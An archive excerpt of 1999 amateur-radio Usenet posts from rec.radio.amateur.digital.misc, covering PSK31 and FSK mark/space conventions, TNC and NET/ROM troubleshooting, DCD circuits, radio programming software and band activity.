From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37A8B49A.F49FAFE0@swbell.net>
Source record: 17171

I am having a great deal of trouble understanding how PSK31 enters into any discussion of Mark and Space frequencies and related international standards.

While it is true that PSK31 generates a two-tone signal while in IDLE, neither tone takes the role of a Mark or a Space code element. Further, actual signaling takes place by sequences of phase reversals, not sequences of tones or frequencies.

In PSK31, the "channel frequency" is a frequency midway between that of the two tones referenced above which are spaced 31.5 Hz apart. A PSK31 transmission concludes with a second or so of carrier transmission sans any modulation on that frequency. CW identification is made on that frequency. PSK31 equipment is set to that frequency for subsequent operation.

While it has been customary in the US to use "LSB" conventions for AFSK, etc., the developer of PSK31, Peter G3PLX, elected to use the international standard of USB as a preferred means for PSK31 sub-carrier transmission. This adherence to the international standard, however, has little more substance than a recommendation since the sideband actually used is irrelevant in normal BPSK operation and becomes of concern only with QPSK. Even there, LSB transmissions are usable provided that the program's option to reverse "polarity" is used.

In my PSK31 system, I use CW as the mode for receiving since that is the only mode in which my 500 Hz and 250 Hz filters can be used. I transmit using LSB mode since that is consistent and compatible with CW-mode reception. This operational environment works with both BPSK and QPSK stations all over the world regardless of their adherence to whatever standard.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Clifford Buttschardt wrote:
>
> Trish, I'm sorry but you are quite wrong on the international view of
> the emitted MARK tone in any FSK transmission. The IARU (International
> Amateur Radio Union) and all commercial services have one statement that
> covers it all.
>
> The lowest emitted RF frequency shall be consider the
> MARK tone and referred to as the channel frequency.

>
> It's so simple it taxes imagination why ham radio has to make it
> difficult. You observe correctly that PSK31 is "reversed" as it is indeed
> an international communications system. The only possible excuse might
> be that the amateur simply has to arrange both transmitting and
> receiving equipment to meet this definition which has caused a great deal
> of discussion and effort in the past. Cliff K7RR

3364. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37A8B52A.89BDAE23@swbell.net>
Source record: 17172

Very good explanation, Bob. I posted a response to the same re PSK31
operation before I had gotten down to reading yours . . .

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Bob Lewis wrote:
>
> > The lowest emitted RF frequency shall be consider the
> > MARK tone and referred to as the channel frequency.
>
> Yes, and there's two ways to generate such a signal (three if you
> want to count direct FSK). You can send a mark low audio signal into
> an USB transmitter which will generate a mark low RF signal OR you
> can send a mark high audio signal into a LSB transmitter which will
> invert it to create a mark low RF signal. Other than the
> transmitter's suppressed carrier dial reading there is not one iota
> of difference between the two. The output RF signal is exactly the
> same. What we need to do is get away from the notion that data modes
> are USB or LSB. They are neither, they are FSK, PSK, etc. How you
> want to create these signals is up to the individual; the signal
> going out the antenna is exactly the same if you do it right.
>
> The IARU definition fails with PSK31 because it does not have mark
> and space signals. PSK31 BPSK mode does not care what the signal
> polarity is and neither does Pactor.
>
> Actually, I think the U.S. military has the most universal
> definition. The signal is always centered on the assigned frequency,
> regardless of mode. If I want to operate voice on 14300 Khz USB then
> I set the suppressed carrier dial to read 1.5 Khz below 14300 Khz
> (because the voice signal is assumed to be 3 Khz wide). If I want to
> operate 14300 Khz LSB then I set the dial to read 1.5 Khz above 14300
> Khz.
>
> No matter which frequency standard you want to use for data modes you
> must talk in terms of the actual RF frequency. To say meet me on RTTY
> on 14080 LSB means absolutely nothing unless I also know what audio
> tones you are using for mark and space. Now if you tell me to use
> 14080 mark, then by knowing my audio tones I can figure out where to
> set my dial to place my mark signal on 14080. If you do the same
> we'll be on frequency regardless of the signal generation scheme.

3365. Wanted: Midland 77-113 schematic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: info@classichits.com
Message-ID: <04089915.2945@classichits.com>
Source record: 17173

Can someone help? I need the schematics for the Midland 77-113 CB Radio.
Or the phone# to Midland.. Need to fix a problem with the CB receiver. Thanks!

mailto:carlae@goodnet.com
phone# 602-923-8004
fax# 520-441-1950

Carla Ackley, PO Box 55294, Phoenix, AZ 85078-5294

3366. Re: TNC Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7oal8k$t52$1@autumn.news.rcn.net>
Source record: 17174

It's been a while but as I recall, Netrom commands all start with an
Esc character.

csnichol <csnichol@netusa1.net> wrote in message
news:37A8C644.7B99@netusa1.net...
> I have aquired a tnc 2 that supposedly has netrom software
> in it. I cant get it to talk to my computer. Are there some special
> commands needed or is the serial port fried? It seems to work ok
> otherwise but I need to change the callsign.
>
> Chris
> N9LLO

3367. PK88 to Azden PCS-2000

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-04 00:00:00 UTC
From: George Minton <mintongr@pcisys.net>
Message-ID: <rqi07i3o1l343@corp.supernews.com>
Source record: 17175

I have dug a old Azden PCS-2000 out of my closet to dedicate to APRS work.
Does anyone have a PK88 to Azden PCS-2000 pinout? Also who carrys the 12-pin
mike connectors?

George Minton
KA9BGX

3368. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37A88FF4.F34C11E4@twwde.com.tw>
Source record: 17176

Thanks Ruhl for your reply!

I'm just finding it a bit frustrating decoding with the PK-232 so I needed
some insight on the situation.

James

Rick Ruhl wrote:

> Just as an FYI, Wefax 256 only works on the DSP-2232. The only mode in the
> PK-232/DSP this time is the two color Wefax, which we're working on for
> Timewave.
>
> Alot of Wefax signals are just line drawn two color maps, and at times,
> we've seen some 16 shades of gray pictures. This is due to the greater the
> number of colors, the longer it takes to download. A 2 color map takes about
> 8 minutes to download.
>
> We should have the PK-232 demo version of Wefax '99 into Preview soon, then
> you can download it and take a look for yourself at what's out there in the
> Wefax world.
>
> Personally, I think there is room for both TNC's and sound card software.
> One thing that we have discussed would be the ramifications of creating a
> sound card based version of Pacterm or Pkterm, and the result we came up
> with, is that hams are so versatile in their thinking, that it would be an
> enhancement to the hobby. The big issues that come up with some of the HF
> modes and the soundcard, is with the linked modes and the T/R turnover, as
> well as licensing fees for using some of the higher speed HF modes (pactor
> II and clover for example).
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>

3369. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37A890E3.7096B1C7@twwde.com.tw>
Source record: 17177

Robert what you just noted is what my fears are. I spent a lot for the TNC I have with the software and I don't think I got my dollars worth so far. Sound cards are a lot cheaper and the softwave even for the PK-232 needed some work. After getting some messages from other Hams and SWLers I feel I made a bad choice.

James
SysOp: World Data Exchange - Taiwan.
WDE BBS: http://wins.twwde.com.tw

"Robert Lay (W9DMK)" wrote:

> On Wed, 04 Aug 1999 13:20:05 +0800, Sysop <sysop@twwde.com.tw> wrote:
> >So as a SWLer (Ham) was it worth it for me to invest in a TNC or should
> >I've gone the JVFax and sound card path?
>
> Dear James,
>
> So far as I am concerned, TNC's are less and less attractive. The
> reason being that the ubiquitous sound card has the capability of
> sampling or generating sound at a sufficiently high Nyquist rate as to
> provide the basic building block for any imaginable amateur radio
> signal processing task.
>
> That coupled with a sufficiently powered PC (75 MHz Pentium ought to
> be considered as just adequate), gives you the computational ability
> for very sophisticated signal processing (DSP) - typically, Fast
> Fourier Transforms.
>
> Right now the weak link is the software - especially for the Windows
> environment. That will only get better, and will never be as demanding
> for $$ as are the TNC's. In fact, much of the better software is truly
> FREE - i.e., not shareware, which is often dumbed down or crippled or
> has built-in nagging.
>
> The bad news with TNC's is when the vendors announce that you will not
> be able to upgrade the firmware to accommodate new modes. That was the
> rationale for the TNC implemenation, as I understand it. It was going
> to be a simple and inexpensive upgrade as the new modes arrived on the
> scene. Somewhat optimistic approach, I guess.
>
> 73 de Bob, W9DMK, King George, VA
> Change "nobody" to "w9dmk" for e-mail
> http://www.qsl.net/w9dmk
> http://www.fortunecity.com/meltingpot/albania/784

3370. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Vlaski Goran <Ingra-Beton@t-online.de>
Message-ID: <37A8C19D.6299584F@t-online.de>
Source record: 17178
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Clint Bradford schrieb:
> > I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
> > recently purchased a Yaesu VX5r, and am looking for the ADMS 1E
> > version of the software.
>
> Ham Radio Outlet has the complete package for about forty dollars. BUT
> RT Systems can upgrade you for a lot less:

There is also Freeware Software for the VX1R, VX5R, FT50,...
for dos, linux and windows, some Sources are also available.

The links you can find on my page.

A circuit diagram from a 2$ interface you can find at
http://www.hamradio.cz/rigs/scanners/R10/csr10.htm

--

Goran Vlaski (Ingra-Beton@t-online.de)
http://vlaski.virtualave.net/
http://www2.crosswinds.net/frankfurt/~vlaski/

3371. Re: TNC Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qigfv.9uv.nomail@linux.pe1chl.ampr.org>
Source record: 17179

csnichol <csnichol@netusa1.net> wrote:
>I have aquired a tnc 2 that supposedly has netrom software
>in it. I cant get it to talk to my computer. Are there some special
>commands needed or is the serial port fried? It seems to work ok
>otherwise but I need to change the callsign.

When it has netrom you can't change the callsign, it is fixed in the rom.

The makers of netrom enforced their license that way.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3372. digital activity survey

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7oc3eu$l1v$1@mica.netsync.net>
Source record: 17180

I have been struck by what I perceive as a lack of digital activity on the bands despite the reported popularity of new modes (like PSK31). Except for contest times, rarely do I come across more than 2-3 RTTY signals at a time or more that 1-2 PSK signals (I did note four PSK31 QSO's on 20M a few weeks ago, all at the same time).

So, I did a random band scan of the entire 20m spectrum today and this is the "snapshot" that I found.

SSB 26 active QSO's
CW 8 active QSO's
Pactor 2 active QSO's
Packet 1 Active QSO
SSTV 1 active QSO
PSK31 1 active QSO
RTTY 0 active QSO's
Hell 0 active QSO's

Sorta confirms my feelings that RTTY and PSK are quite the minority activity.

Any comments folks ?

3373. Re: Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7oc4jg$2raa@enews4.newsguy.com>
Source record: 17181
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Walt Davidson <no.junk.mail@thank.you> wrote in message
news:37a893a7.1220698@news.ukgateway.net...
> On Wed, 4 Aug 1999 18:53:18 +0100, Ian Wade <ian@dowrmain.demon.co.uk>
> wrote:
>
> >Erm, nooooooo, not exactly :-)) I mean that through an inter-repeater
> >backbone known as the "System" it is possible to communicate from one
> >end of the country to the other. And it's a looooooong country. I'm
> >interested to know how they did it.
>
> It occurs to me that it would be much simpler, and more effective, to
> communicate directly on 40 metres!

It most certainly would have been simpler for those Hams to communicate on 40m, but I seriously doubt that it would be more effective for a number of reasons. It's nice that 40 meters is there as an emergency backup though, I'm sure.

Maybe I'm wrong, but I can't help but feel that any time a group of hams get together and network VHF/UHF stuff in order to communicate, their efforts should be applauded, not denigrated. The high level of cooperation and the fraternal aspects of Ham Radio that cooperation implies should be pointed out and appreciated, not downplayed.

For my part, when I hear about hams anywhere in the world who have gotten off their cans and done something interesting or useful, I feel a bit more proud about being a Ham.

In other words; Take your negative attitude, fold it up so it's all sharp little corners and shove it, buddy.
--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3374. Re: TNC Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7oc5r2$2s4v@enews4.newsguy.com>
Source record: 17182

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7qigfv.9uv.nomail@linux.pe1chl.ampr.org...
> csnichol <csnichol@netusa1.net> wrote:
> >I have aquired a tnc 2 that supposedly has netrom software
> >in it. I cant get it to talk to my computer. Are there some special
> >commands needed or is the serial port fried? It seems to work ok
> >otherwise but I need to change the callsign.
>
> When it has netrom you can't change the callsign, it is fixed in the rom.
>
> The makers of netrom enforced their license that way.

Rob is right. What you need to fix this is a replacement EPROM chip, or to have the EPROM chip you have re-burned for the regular TNC2 image. TAPR has the EPROM images in their FTP area, if you know a guy with an EPROM burner.

You can probably get a properly set up EPROM from MFJ or Pac-Comm, but I'm not sure about that. It's worth asking.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3375. Re: digital activity survey

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ocbph$9f3$1@autumn.news.rcn.net>
Source record: 17183

> Sorta confirms my feelings that RTTY and PSK are quite the minority
> activity.
>

No doubt. Never the less, the digital activity is probably
considerable more that 15 years ago. I notice that most of the PSK31
activity is on 20M in the evenings (5 or 6 PM EST). Even then 30M
often has no activity save a couple of CW stations and the band is
wide open because I am copying a DL beacon quite well. I expect
that's because SSB is not permitted. Seems to me that 30M is an ideal
band in that it's reserved for digital and CW.

3376. "Ritty" and Win98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Jan Ditzian <ditzian@greenepa.net>
Message-ID: <37A9BEE3.344C507D@greenepa.net>
Source record: 17184

I have posed this question before, but have not resolved it. I have K6STI's Ritty program, which ran on a Win95 computer but does not recognize the sound card under DOS on my new Win98 machine with a Creative PCI16 card. Other DOS-based RTTY programs show the same result: no receive audio or a program lock-up. Now a friend has run into a similar problem.

Windows programs, like PSK31, Logger, and MixW work fine.

One person said to try loading separate DOS drivers, but I do not know what they are, and a visit to the Creative site revealed that I must open the computer and give them a serial number, and dig through my receipts for a sales date, all just to ask them a question about where to find the drivers. Has anyone encountered this problem and solved it?

73,
Jan, KX2A

3377. 1200 Baud DCD schematic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <37A9C8C2.470F@deskmedia.com>
Source record: 17185

Hello everyone,

I know it isn't <EM>in style</EM> to build stuff anymore, but I need to build a 1200 baud DCD circuit. I have an old PK-88 that I need to hook to a cheap Alinco DR430TQ which has really slow squeltch openings.

I believe non-state machine DCD's are based around a PLL tuned for 1200/2200 tones? Does anyone have a schematic for such a beast? Also could someone provide me with some hints on implementing software DCD when I have dirrect access to the modem (entirely different project)

73's,

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

3378. Re: ADMS 1E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: SixGunz <six@gunz.com>
Message-ID: <37a9bcb4.0@news.sac.bfp.net>
Source record: 17186
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

For those of us that deal in english - here is a link that gives you the programming schematic for the ribs - tower electronics does have the 4 conductor plugs available for 8 bucks + shipping - they are molded plugs with molded cord attached - strip the wire for whatever conductor you want and you are in business -

http://www.icongrp.com/~sllewd/pcware.htm

also on this web site is free software that programs most yaesu radios- including vx-5 it works great - even better than the yaesu crap software full of bugs - and it is free -

http://www.icongrp.com/~sllewd/download.htm

I just got a VX-5 and I am waiting for my plugs in the mail- then i can pc program the radio - instead of waiting for yaesu to get off thier duff-I also ordered a few extra 4 cond plugs for wiring to external speakers - etc.

reply to : jam_herNOSPAM@excite.com (remove NOSPAM)

Vlaski Goran <Ingra-Beton@t-online.de> wrote in message news:37A8C19D.6299584F@t-online.de...
> Clint Bradford schrieb:
> > > I have the ADMS 1 programming kit that I use with my Yaesu FT51r. I
> > > recently purchased a Yaesu VX5r, and am looking for the ADMS 1E
> > > version of the software.
> >
> > Ham Radio Outlet has the complete package for about forty dollars. BUT
> > RT Systems can upgrade you for a lot less:
>
>
> There is also Freeware Software for the VX1R, VX5R, FT50,...
> for dos, linux and windows, some Sources are also available.
>
> The links you can find on my page.
>
> A circuit diagram from a 2$ interface you can find at
> http://www.hamradio.cz/rigs/scanners/R10/csr10.htm
>
>
> --
> --
> Goran Vlaski (Ingra-Beton@t-online.de)
> http://vlaski.virtualave.net/

> http://www2.crosswinds.net/frankfurt/~vlaski/
> --

3379. Re: MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: gbelcas@pressenter.com
Message-ID: <gbelcas-0508991355000001@tanju.pressenter.com>
Source record: 17187

In article <37959A8D.77BAEA5B@philips.com>, Markus Lenggenhager
<Markus.Lenggenhager@philips.com> wrote:

> Both PTC-II and the new PTC-IIe of SCS support PSK31.
> SCS homepage: http://www.scs-ptc.com
>
> 73, Markus HB9BRJ

anyone know if the PTC-IIe is currently available and what it's cost is??

gar

3380. Re: MULTIMODE CONTROLLERS AND PSK31 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: gbelcas@pressenter.com
Message-ID: <gbelcas-0508991823210001@juifen.pressenter.com>
Source record: 17188

In article <Pine.LNX.3.96.990805130743.20670A-100000@odaiko.ss.uci.edu>,
"Julian M. Frost" <jfrost@odaiko.ss.uci.edu> wrote:

> On Thu, 5 Aug 1999, Gary M. Belcaster wrote:
>
> > anyone know if the PTC-IIe is currently available and what it's cost is??
>
> The PTC-IIe *is* currently available, though the US distributor, Farallon
> Electronics in the San Francisco Bay Area is, apparently, out of stock. I
> believe the price is approximately $450.
>
> Julian

is this the only US distributor and do they have a web page??
for what this machine can do this would seem a VERY reasonable price
anybody out there got one and what do you think??

Gar

3381. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990805174102.25505K-100000@oso.slonet.org>
Source record: 17189

I'm sorry but I lost the return address of the G3 that wanted me to site the reference to my comments regarding FSK and channel frequencies and MARK tones. I must therefore, bother the entire newsgroup with this. Unfortunately, I do not have a complete reference as I have been retired for eight years. These International Radio Union books were on all USA ships by law and most by necessity. The maritime service has always pointed the way to digital communications. Amateurs have wisely followed. Here is the best I can do after a day of researching old notes:
The CCIR recommendations are under APPENDIX 38 are:
Narrow Band Direct-Printing Telegraph Equipment in Maritime Mobile Service Using Error Detection and Correction Methods. That more than covers amateur radio and then some! Now people, I am not a lawyer and do not ever want to become one, however this is what I remember. Certainly, the rules may have changed especially with GMDSS considerations:
1) All signals are to conform to Telegraph Alphabet number 2 at a modulation rate of at least 50 baud.
2) Radio path rates shall be 100 baud for FSK and and 100 or 200 baud for phase shift keying.
3) Frequency shift of 170 Hz shall be used (NOW YOU SEE WHY ONLY THE MARK OR LOWEST FREQUENCY IS THE CHANNEL FREQUENCY SO THE SHIFT CONTROVERSY CAN BE AVOIDED!!)) Old TNC's still use 200 Hz shift.
4) For frequency shift keying, the higher of the emitted frequencies shall correspond to "space" and lower to "mark" in accordance with CCIR.

And there are many more clues worth reading. I simply do not have the reference material here at home, but I retain an interest in this if for no other reason than wanting amateurs to KNOW what frequency to dial in to deal with signals below the noise. "Swishing around" is simply not an option and never will be!! With ham transceivers available to one hertz resolution and most to ten hertz, why would we want anything less??
Cliff K7RR

3382. Re: 1200 Baud DCD schematic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <37AA4CBC.107@deskmedia.com>
Source record: 17190

> Why not use a state-machine? I believe the circuit was described in one
> of N7CL's articles several years ago and the eprom code is available from
> TAPR's ftp site (TAPR also has a state-machine kit for $20).

Bob, I ended ordering TAPR's DCD state machine kit this afternoon. I fiddled around with using my XR2211 and it worked somewhat, good enough to temporarly get the radio and tnc duo on the air.

I'm been seeing the state machine EEPROM's in TNC whenever I pop them open. Black magic is kind a neat, but where can I learn how these things work and how to write one for the PIC?

73's,

-James Jefferson KB0THN
jjeffers@deskmedia.com

3383. Re: NEED MANUAL FOR YAESU FT-620B

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: k5cf <k5cf@clnk.com>
Message-ID: <rqkm0k55kur25@corp.supernews.com>
Source record: 17191
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

Try www.w7fg.com k5cf
Geehaw <oogliboo@internet.com> wrote in message
news:idEp3.1304$XB1.2350466@firenze.visi.net...
> Yaesu has a website: http:\\www.yaesu.com
>
> rick <kc8dmn@accinternet.com> wrote in message
> news:kOnp3.23$lM6.3509@iagnews.iagnet.net...
> >
> > I am looking for instruction manual and service manual for a Yaesu
> FT-620B.
> > I would like watt it is wroth.Can some one help me.
> >
> > TNX 73,
> > Rick de K8RMR
> >
> >
> > --
> > E-MAIL @ kc8dmn@accinternet.com
> > WEB PAGE @ www.accinternet.com/~kc8dmn
> >
> >
>
>

3384. Re: 1200 Baud DCD schematic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7qjm6s.fr9.nomail@linux.pe1chl.ampr.org>
Source record: 17192

James Jefferson <jjeffers@deskmedia.com> wrote:
>Hello everyone,

>I know it isn't <EM>in style</EM> to build stuff anymore, but I need to
>build a 1200 baud DCD circuit. I have an old PK-88 that I need to hook
>to a cheap Alinco DR430TQ which has really slow squeltch openings.

>I believe non-state machine DCD's are based around a PLL tuned for
>1200/2200 tones? Does anyone have a schematic for such a beast?

It normally involves an XR2211 in its standard application note setup
to demod 1200/2200, but the demodulated data isn't used. Just the DCD
output is used.

> Also
>could someone provide me with some hints on implementing software DCD
>when I have dirrect access to the modem (entirely different project)

The software DCD solution implements something equivalent to the state
machine DCD: it does not look for tones, but it examines the decoded
data. If it is valid packet radio data, it signals a DCD.

However, note that this approach is basically flawed: it assumes that
only something that you can decode as valid packet radio data is to
be seen as a signal. All other things on the channel are not recognized
and the transmitter just keys up on top of them.

This means you will cause serious havoc with such a DCD when:

- multiple speeds are used on the same channel (e.g. 1200/9600)
or:
- your antenna system or receiver performance is less-than-average, and
there are many signals that you cannot decode (but others can).

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3385. Re: digital activity survey

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37A9E59A.E934B3CE@junglevision.com>
Source record: 17193

For some reason, I rarely work DX on digital modes. But, usually,
with a really-long CQ, I can raise someone stateside. I think most
people who operate Digital HF, have the ability to answer CQ's in
the various modes, so you can call in RTTY or Pactor or whatever.

Bob Lewis wrote:
>
> > Sorta confirms my feelings that RTTY and PSK are quite the minority
> > activity.
> >
>
> No doubt. Never the less, the digital activity is probably
> considerable more that 15 years ago. I notice that most of the PSK31
> activity is on 20M in the evenings (5 or 6 PM EST). Even then 30M
> often has no activity save a couple of CW stations and the band is
> wide open because I am copying a DL beacon quite well. I expect
> that's because SSB is not permitted. Seems to me that 30M is an ideal
> band in that it's reserved for digital and CW.

--

---
http://www.junglevision.com

3386. Re: 1200 Baud DCD schematic?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-05 00:00:00 UTC
From: melus@esi.us.es
Message-ID: <37aa047a.922003@wingate>
Source record: 17194

On Thu, 05 Aug 1999 12:24:18 -0500 James Jefferson
<jjeffers@deskmedia.com> wrote:

>Hello everyone,
>
>I know it isn't <EM>in style</EM> to build stuff anymore, but I need to
>build a 1200 baud DCD circuit. I have an old PK-88 that I need to hook
>to a cheap Alinco DR430TQ which has really slow squeltch openings.
>
>I believe non-state machine DCD's are based around a PLL tuned for
>1200/2200 tones? Does anyone have a schematic for such a beast? Also
>could someone provide me with some hints on implementing software DCD
>when I have dirrect access to the modem (entirely different project)

Look at http://www.esi.us.es/~melus/gwlelec.html

73's de Luis

mail: melus@esi.us.es
Ampr: eb7gwl.ampr.org
http://www.esi.us.es/~melus/ <- Homebrewed Hardware Projects with PCBs

3387. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: hpa@transmeta.com
Message-ID: <7odqka$b93$1@palladium.transmeta.com>
Source record: 17099

Followup to: <37A1364F.369B5B81@IEEE.org>
By author: W6RCecilA <Cecil.A.Moore@IEEE.org>
In newsgroup: rec.radio.amateur.digital.misc
>
> I want to see a computer copy Morse code better than I can. Some
> people say it can't be done. I say it can and the military
> probably has already done it.
>

I would be surprised if it can't be done. HOWEVER, you most likely
have to use an algorithm that includes adaptive analysis and doesn't
expect the speed, tone et al to remain constant over time.

-hpa
--
<hpa@transmeta.com> at work, <hpa@zytor.com> in private!

3388. Mix32 Improvements

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: "Andrew J. O'Brien" <obrienaj@netsync.net>
Message-ID: <7oeha9$t7b$1@mica.netsync.net>
Source record: 17100

I noticed the following on the MixW32 webpage

"The entire program has been revised making it much more sensitive to conditions. Improved RTTY / PSK/QPSK/FSK31 receive and transmit "

I am wondering if anyone has had a chance to test the improvements out ?

I recently had a chance to try out RITTY 3.4, a DOS based SoundBlaster compatible piece of software. After having used Mix32 for a few weeks, I was astonished at how much better RTTY receive was in RITTY 3.4 than Mix32.

Andy.

3389. Re: Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: budgie <budgie@NOWHERE.cantech.net.au>
Message-ID: <37aad5c0.2304433@news.cantech.net.au>
Source record: 17101
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Thu, 05 Aug 1999 06:43:01 GMT, no.junk.mail@thank.you (Walt Davidson) wrote:

>On Wed, 4 Aug 1999 18:53:18 +0100, Ian Wade <ian@dowrmain.demon.co.uk>
>wrote:
>
>>Erm, nooooooo, not exactly :-)) I mean that through an inter-repeater
>>backbone known as the "System" it is possible to communicate from one
>>end of the country to the other. And it's a looooooong country. I'm
>>interested to know how they did it.
>
>It occurs to me that it would be much simpler, and more effective, to
>communicate directly on 40 metres!

Which is (a) ignoring the poster's line of enquiry, and (b) ignoring of the fact that a very large percentage of the VHF repeater system users are (like moi) not licensed for HF.

Peter
VK6ZEG

3390. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-06 00:00:00 UTC
From: Ed Woodrick <ewoodrick@ed-com.com>
Message-ID: <uOmPV6B4#GA.226@cpmsnbbsa05>
Source record: 17102

Clifford,

I don't think that it is this easy. Let's look at the audio from an AX.25 TNC just to keep things simple. Which is the mark and which is the space? If we use your interpretation of IARU, then there is no mark and space, because there is no RF signal! Take the same signal and put it into a USB transmitter and what do you get? The same signal into a LSB transceiver?

Mark and space are probably badly defined in any terms, but generally they correspond to an on and off state. Two tones are utilized to decrease the BER. One tone (the upper) is what is normally referred to as ON,

By the way, if I'm not mistaken, the "IARU and all commercial services" also probably say that all digital AFSK is in USB don't they?

Ed

Clifford Buttschardt <cbuttsch@slonet.org> wrote in message news:Pine.GSO.3.95.990804114831.24561F-100000@oso.slonet.org...
> Trish, I'm sorry but you are quite wrong on the international view of
> the emitted MARK tone in any FSK transmission. The IARU (International
> Amateur Radio Union) and all commercial services have one statement that
> covers it all.
>
> The lowest emitted RF frequency shall be consider the
> MARK tone and referred to as the channel frequency.
>
> It's so simple it taxes imagination why ham radio has to make it
> difficult. You observe correctly that PSK31 is "reversed" as it is indeed
> an international communications system. The only possible excuse might
> be that the amateur simply has to arrange both transmitting and
> receiving equipment to meet this definition which has caused a great deal
> of discussion and effort in the past. Cliff K7RR
>
>
> On Mon, 2 Aug 1999, Patricia Gibbons wrote:
>
> > Tate Jackson wrote:
> > >
> > > OK, Thanks for all the responses, but i am now more confused. In my
> > > original question, I was asking for the convention. ie, what
sideband does
> > > everybody else use for digital modes. That answer i got.
> > >
> > > The other responses gave me more questions. From what i gathered from
> > > several responses, if i invert the tones on my HTX - 100 which only

has CW
